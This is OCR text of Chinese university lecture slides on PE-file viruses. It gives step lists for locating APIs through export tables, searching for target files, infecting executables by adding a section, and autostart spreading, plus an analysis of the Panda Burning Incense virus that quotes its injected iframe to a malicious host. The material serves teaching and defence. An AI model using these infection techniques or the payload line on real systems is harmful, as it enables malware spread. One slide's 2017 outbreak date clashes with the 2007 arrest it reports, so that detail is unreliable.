
00B6




y=**00B6**，为何这里是**00B7**项？==〉**PEView**定位数组成员从**1**开始，而不是**0**，这与**nBase**有关

从Address Table获取ExitProcess的函数地址


(RVA=001CDDA)



- 获取的ExitProcess地址是否正确?



7	(14H)	NumberOfFunctions	4	AddressOfFunctions 数组的项数
8	(18H)	NumberOfNames	4	AddressOfNames 数组的项数
9	(1CH)	AddressOfFunctions	4	指向函数地址数组
10	(20H)	AddressOfNames	4	指向"函数名所在地址"数组
11	(24H)	AddressOfNameOrdinals	4	指向"函数索引序列号"数组



m=NumberOfFuntions

n=NumberOfNames

通过函数序号查找函数地址

武漢大學
WUHAN UNIVERSITY

- 定位到PE文件头。
- 从PE文件头中的可选文件头中取出数据目录表的第一个数据目录，得到导出表的地址。
- 从导出表的Base字段取得起始序号。
- 将需要查找的导出序号减去起始序号，得到函数在入口地址表中的索引。

通过函数序号查找函数地址2

武漢大學
WUHAN UNIVERSITY

- 检查索引值是否大于等于导出表中的函数个数。如果大于的话，说明输入的序号无效。
- 用该索引值在AddressOfFunctions字段指向的导出函数入口地址表中取出相应的项目
  - 这就是函数的入口地址RVA值
  - 当函数被装入内存后，这个RVA值加上模块实际装入的基址(ImageBase)，就得到函数真正的入口地址。

通过函数名称查找函数地址

武漢大學
WUHAN UNIVERSITY

- 定位到PE文件头。
- 从PE文件头中的可选文件头中取出数据目录表的第一个数据目录，得到导出表的地址。
- 从导出表的NumberOfNames字段得到以命名函数的总数，并以这个数字做微循环的次数来构造一个循环。

通过函数名称查找函数地址2

- 从AddressOfNames字段指向的函数名称地址表的第一项开始，在循环中将每一项定义的函数名与要查找的函数名比较，如果没有任何一个函数名符合，说明文件中没有指定名称的函数。
- 如果某一项定义的函数名与要查找的函数名符合，那么记住这个函数名在字符串地址表中的索引值（如x）
- 然后在AddressOfNameOrdinals指向的数组中以同样的索引值x去找数组项中的值，假如该值为y。
- 以y值作为索引值，在AddressOfFunctions字段指向的函数入口地址表中获取的RVA就是函数的入口地址
  - 当函数被装入内存后，这个RVA值加上模块实际装入的基址(ImageBase)，就得到了函数真正的入口地址。

4.1.1.3 搜索目标文件

- PE病毒通常以PE文件格式的文件（如EXE、SCR、DLL等）作为感染目标。
- 在对目标进行搜索时一般采用两个关键的API函数：
  - FindFirstFile
  - FindNextFile
- 其一般搜索“*.exe”、“*.scr”等文件进行感染。
- 在算法上可以采用递归或者非递归算法对所有盘符进行搜索。

FindFirstFile

FindFirstFile

该函数根据文件名查找文件，具体参数说明如下：

参数	类型及说明
lpFileName	String，欲搜索的文件名。可包含通配符，并可包含一个绝对路径或相对路径名。
lpFindFileData	WIN32_FIND_DATA，这个结构用于装载与找到的文件有关的信息。该结构可用于后续的搜索。

返回值：Long，如执行成功，返回一个搜索句柄。如果出错，返回一个 INVALID_HANDLE_VALUE 常数，一旦不再需要，应该用 FindClose 函数关闭这个句柄。

WIN32_FIND_DATA

武漢大學 WUHAN UNIVERSITY

该结构中存放着找到文件的详细信息，具体结构如下所示：

```
WIN32_FIND_DATA  STRUCT
  dwFileAttributes      DWORD   ?        //文件属性，
                //如果改值为 FILE_ATTRIBUTE_DIRECTORY，则说明是目录
  ftCreationTime        FILETIME <>      //文件创建时间
  ftLastAccessTime      FILETIME <>      //文件或目录的访问时间
  ftLastWriteTime       FILETIME <> //文件最后修改时间，对于目录是创建时间
  nFileSizeHigh         DWORD   ?        //文件大小的高位
  nFileSizeLow          DWORD   ?        //文件大小的地位
  dwReserved0           DWORD   ?        //保留
  dwReserved1          DWORD   ?         //保留
  cFileName            BYTE MAX_PATH dup(?)   //文件名字符串，以 0 结尾
  cAlternate           BYTE 14 dup(?)    //8.3 格式的文件名
WIN32_FIND_DATA  ENDS
```

FindNextFile

FindNextFile

该函数根据调用 FindFirstFile 函数时指定的一个文件名查找下一个文件，具体参数说明如下：

参数	类型及说明
hFindFile	Long，由 FindFirstFile 函数返回的搜索句柄
lpFindFileData	WIN32_FIND_DATA，这个结构用于装载与找到的文件有关的信息

返回值：Long，非零表示成功，零表示失败。如不再有与指定条件相符的文件，会将 GetLastError 设置成 ERROR_NO_MORE_FILES。

FindClose

FindClose

该函数用来关闭由 FindFirstFile 函数创建的一个搜索句柄，具体参数如下所示：

参数	类型及说明
hFindFile	Long，由 FindFirstFile 函数提供的搜索句柄

返回值：Long，非零表示成功，零表示失败。会设置 GetLastError。

搜索目标进行感染

FindFile Proc

1. 指定找到的目录为当前工作目录
2. 开始搜索文件(*.*)
3. 该目录搜索完毕？是则返回，否则继续
4. 找到文件还是目录？是目录则调用自身函数FindFile，否则继续
5. 是文件，如符合感染条件，则调用感染模块，否则继续
6. 搜索下一个文件(FindNextFile)，转到3继续

FindFile Endp

练习

- 编写一个用来对特定目录下所有指定后缀文件进行特定处理的程序模块
  - 输入参数1：指定目录
  - 输入参数2：指定后缀
  - 输入参数3：回调函数

用例子程序测试其有效性。

进程（DLL）遍历（10%）

武漢大學 WUHAN UNIVERSITY

- 进程及对应的DLL遍历是计算机病毒经常使用的一个功能，请至少使用两种方法实现该功能，并提供演示Demo。

4.1.1.4 内存映像文件

武漢大學 WUHAN UNIVERSITY

- 内存映射文件提供了一组独立的函数，是应用程序能够通过内存指针像访问内存一样对磁盘上的文件进行访问。
  - 提高访问的速度，对减少资源占用

使用内存映射文件读写文件

武漢大學
WUHAN UNIVERSITY

1. 调用CreateFile函数打开想要映射的HOST程序，返回文件句柄hFile。
2. 调用CreateFileMapping函数建立一个基于HOST文件句柄hFile的内存映射对象，返回内存映射对象句柄hMap。
3. 调用MapViewOfFile函数将整个文件（一般还要加上病毒体的大小）映射到内存中。得到指向映射到内存的第一个字节的指针(pMem)。
4. 用刚才得到的指针pMem对整个HOST文件进行操作，对HOST程序进行病毒感染。
5. 调用UnmapViewFile函数解除文件映射，传入参数是pMem。
6. 调用CloseHandle来关闭内存映射文件，传入参数是hMap。
7. 调用CloseHandle来关闭HOST文件，传入参数是hFile。

4.1.1.5 文件感染


- 一个被病毒感染的HOST程序通常首先执行病毒代码，然后执行HOST程序的正常代码。这既保证病毒首先获得控制权，同时也不影响HOST程序的正常执行。

- 另外也可能在HOST程序执行的过程中调用病毒代码，例如病毒的EPO技术中就采用这种方式。

几种主要的感染方法

- **添加新节**
  - 这种感染方法要事先检查节表中是否存在28H字节的空闲空间容纳病毒节的节表内容。如果节表空间不够而强行对其进行感染，节表内容会覆盖HOST文件的第一个节中的部分数据导致HOST程序的非正常运行。
- **插入式感染**
  - PE文件的代码基本上都存放在代码节中，病毒同样可以将病毒代码插入到HOST文件的代码节的中间或前后。这种感染方式会增加代码节的大小，并且可能修改HOST程序中的一些参数实际位置导致HOST程序运行失败。
- **碎片式感染**
  - 碎片式感染实际上就是病毒将自己的代码分解成多个部分分别插入到每个节的剩余空间存储。
- **伴随式感染**
  - 比较普遍的一种伴随式感染方法是病毒将HOST程序备份，而病毒自身则替换HOST程序，当病毒执行完毕之后，再将控制权交给备份程序。

添加新节-感染思路



- 优点：被感染后的程序主体依然是目标程序，不影响目标程序图标。
- 缺点：对病毒代码的编写要求较高。

添加新节的感染方式

- **感染文件的基本步骤：**
  1. 判断目标文件开始的两个字节是否为“MZ”。
  2. 判断PE文件标记“PE”。
  3. 判断感染标记，如果已被感染过则跳出继续执行HOST程序，否则继续。
  4. 获得Directory（数据目录）的个数，（每个数据目录信息占8个字节）。
  5. 得到节表起始位置。(Directory的偏移地址+数据目录占用的字节数=节表起始位置)
  6. 得到目前最后节表的末尾偏移（紧接其后用于写入一个新的病毒节）节表起始位置+节的个数*(每个节表占用的字节数28H)=目前最后节表的末尾偏移。
  7. 开始写入节表和病毒节
  8. 修正文件头信息

4.1.1.6 返回Host

- 病毒在修改被感染文件代码开始执行位置（AddressOfEntryPoint）时，会保存原来的值，病毒在执行完病毒代码之后用一个跳转语句跳到这段代码处继续执行。

感染实例分析与演示


- 教材中的病毒源码组成：
  - Main.asm:主体框架代码
  - S_api.asm：获取API地址
  - Modipe.asm：增加新节，修改相应参数值
  - Dis_len.asm：显示信息


- 添加新节感染

4.1.2 捆绑式感染

- 用病毒自身替代宿主文件，而把宿主作为数据存储在病毒体内
- 当执行病毒程序时，通过一定的操作访问这部分数据，从而执行原宿主文件。
  - 熊猫烧香病毒

捆绑式感染 - 感染释放型





- 优点：对病毒代码的编写要求较低。
- 缺点：被感染后的程序主体依然是病毒程序，程序图标不是目标程序图标。

- 对于这类病毒来说，涉及到图标替换的问题。否则，被感染后的程序的图标一直都是病毒程序的图标，容易被发现，如熊猫烧香感染正常程序之后，其图标为“举着三炷香的熊猫”。

如何消除捆绑式病毒的病毒特征


- 最明显特征:
  - 两个PE文件的叠加
  - 文件释放

4.1.3 通过网络传播的非感染式

- 这类病毒通常为单独个体，不感染系统内的其他文件。但是需要进行自启动设置。


互联网用户安全威胁分析示意图

资料来源：瑞星互联网攻防实验室



常见的自启动方式

- 注册表中的键值
- 系统中的特定位置
- 配置文件
- 修改特定的文件
  - 如Explorer.exe




课后作业

- 寻找不少于5种系统自启动方法，并针对每一个启动方式进行启动演示。
  - 给出的启动方法最多者［寻找非常规启动方法］，10%


4.1.4 通过可移动存储设备传播

- Autorun.inf
  - 演示
  - 变形的Autorun.inf
- 不显示后缀的文件夹图标的EXE文件
- 文件感染



4.1.5 熊猫烧香病毒分析

- 2017年1月肆虐网络
  - 武汉男生
  - 武汉新洲人李俊
  - 有200度变种：金猪报喜
    - 被感染的电脑中不但“熊猫”成群，而且“金猪”满圈
- 中国警方破获的首例计算机病毒大案
  - 2007年2月12日，湖北省公安厅宣布，李俊以及其同伙共8人已经落网
  - 2014年，李俊再次入狱


文件
CS
数据恢复
千千静听
VB6.0
FTP
腾讯TT
Adobe Photoshop CS2
Internet 信息服务
跑跑卡丁车
迅雷5
PPLive 网络电视
GIF
Media Player Classic
ACD SEE
EXE编辑器
金山快译 2002 共享版
虚拟光驱
NFS
视频转换
宽带连接
Windows优化大师
MobiMB v2.5 简体中文版
360安全卫士
卡巴斯基反病毒软件6.0
影子系统管理
CoralQQ
联众世界
Windows Live Messenger
标准
start
1:50


GameSetup.exe
autorun.exe
GameSetupA.exe
EULA.exe


pig
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 文件夹
地址(D) E:\virus\funnyIcon\pig
转到
16Edit.exe
dl.exe
fi.exe
kf.exe
LordElf.exe
MetaPack...
OLLYDBG.EXE
PESnoop.exe
RunDMD.exe
RunVxD.exe
SF.exe
sppoolsv...
TrapDll.exe
UnInstal...
VMip.exe
17 个对象
2.31 MB
我的电脑

4.1.5 熊猫烧香病毒分析

- 当含有病毒体的文件被运行后，
  - 病毒将自身拷贝至系统目录，
  - 同时修改注册表将自身设置为开机启动项，
  - 并遍历各个驱动器，将自身写入磁盘根目录下，同时增加一个Autorun.inf文件，使得用户打开该盘时激活病毒体。
  - 随后病毒体开一个线程进行本地文件感染，
  - 同时开另外一个线程连接某网站下载ddos程序进行发动恶意攻击。
  - 同时，它可以通过网页下载病毒、移动存储介质（如U盘）感染、EXE文件感染以及局域网弱密码共享等各种方式传播，具有极大的破坏性。

- 释放病毒文件，熊猫烧香释放的文件如下：%SystemRoot%\system32\FuckJacks.exe
- 添加注册表启动项，确保病毒程序在系统重新启动后能够自动运行
- 拷贝自身到所有驱动器根目录，命名为Setup.exe，在驱动器根目录生成autorun.inf文件，并把这两个文件的属性设置为隐藏、只读、系统。
- 禁用安全软件，病毒会尝试关闭安全软件（杀毒软件、防火墙、安全工具）的窗口、关闭系统中运行的安全软件进程、删除注册表中安全软件的启动项以及禁用安全软件的服务等操作，以达到不让安全软件查杀自身的目的。
- 感染EXE文件，病毒会搜索并感染系统中特定目录外的所有.EXE/.SCR/.PIF/.COM文件，并将EXE执行文件的图标改为熊猫烧香的图标。

- 试图用以弱口令访问局域网共享文件夹，如果发现弱口令共享，就将病毒文件拷贝到该目录下，并改名为GameSetup.exe，以达到通过局域网传播的功能。
- 查找系统以.html和.asp为后缀的文件，在里面插入<iframe src=http://www.ac86.cn/66/index.htm width=" 0" height=" 0" ></iframe>，该网页中包含在病毒程序，一旦用户使用了未安装补丁的IE浏览器访问该网页就可能感染该病毒。
- 删除扩展名为gho的文件，该文件是系统备份工具GHOST的备份文件，这样可使用户的系统备份文件丢失；
- 监视记录QQ和访问局域网文件记录，并试图使用QQ消息传送出去；
- 删除系统隐藏共享；
- 禁用文件夹隐藏选项。

下图为某PE文件的16进制数据（Windows XP可正常运行），通过分析可知，该程序载入内存中后，MessageBoxA的函数地址将存放在0x4000**64**位置，该程序的第一条指令位置是0x4000**0C**，该程序运行之后，将弹出一个对话框，对话框的标题为：**mYminiEXE,size:200B**（4）（大小写敏感），对话框弹出时，0x4000B0 - 0x4000B3位置四个字节的值依次为**3A 29 BB DB**

```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 4D 5A 00 00 50 45 00 00 4C 01 01 00 B8 86 00 40 ; MZ..PE..L...?.@
00000010h: 00 66 C7 00 6D 59 EB 64 28 00 02 00 0B 01 4D 65 ; .f?mY?(.....Me
00000020h: 73 73 61 67 65 42 6F 78 41 00 00 00 0C 00 00 00 ; ssageBoxA.......
00000030h: 55 53 45 52 33 32 00 00 00 00 40 00 04 00 00 00 ; USER32....@.....
00000040h: 04 00 00 00 30 00 00 00 64 00 00 00 04 00 00 00 ; ....0...d.......
00000050h: 0C 00 00 00 50 EB 15 00 0C 00 00 00 00 00 00 00 ; ....P?.........
00000060h: 02 00 00 00 1C 00 00 00 00 00 00 00 53 C7 40 16 ; ............S?.
00000070h: 3A 29 BB DB FF 50 CA C3 02 00 00 00 33 DB 53 50 ; :)?  P??....3?
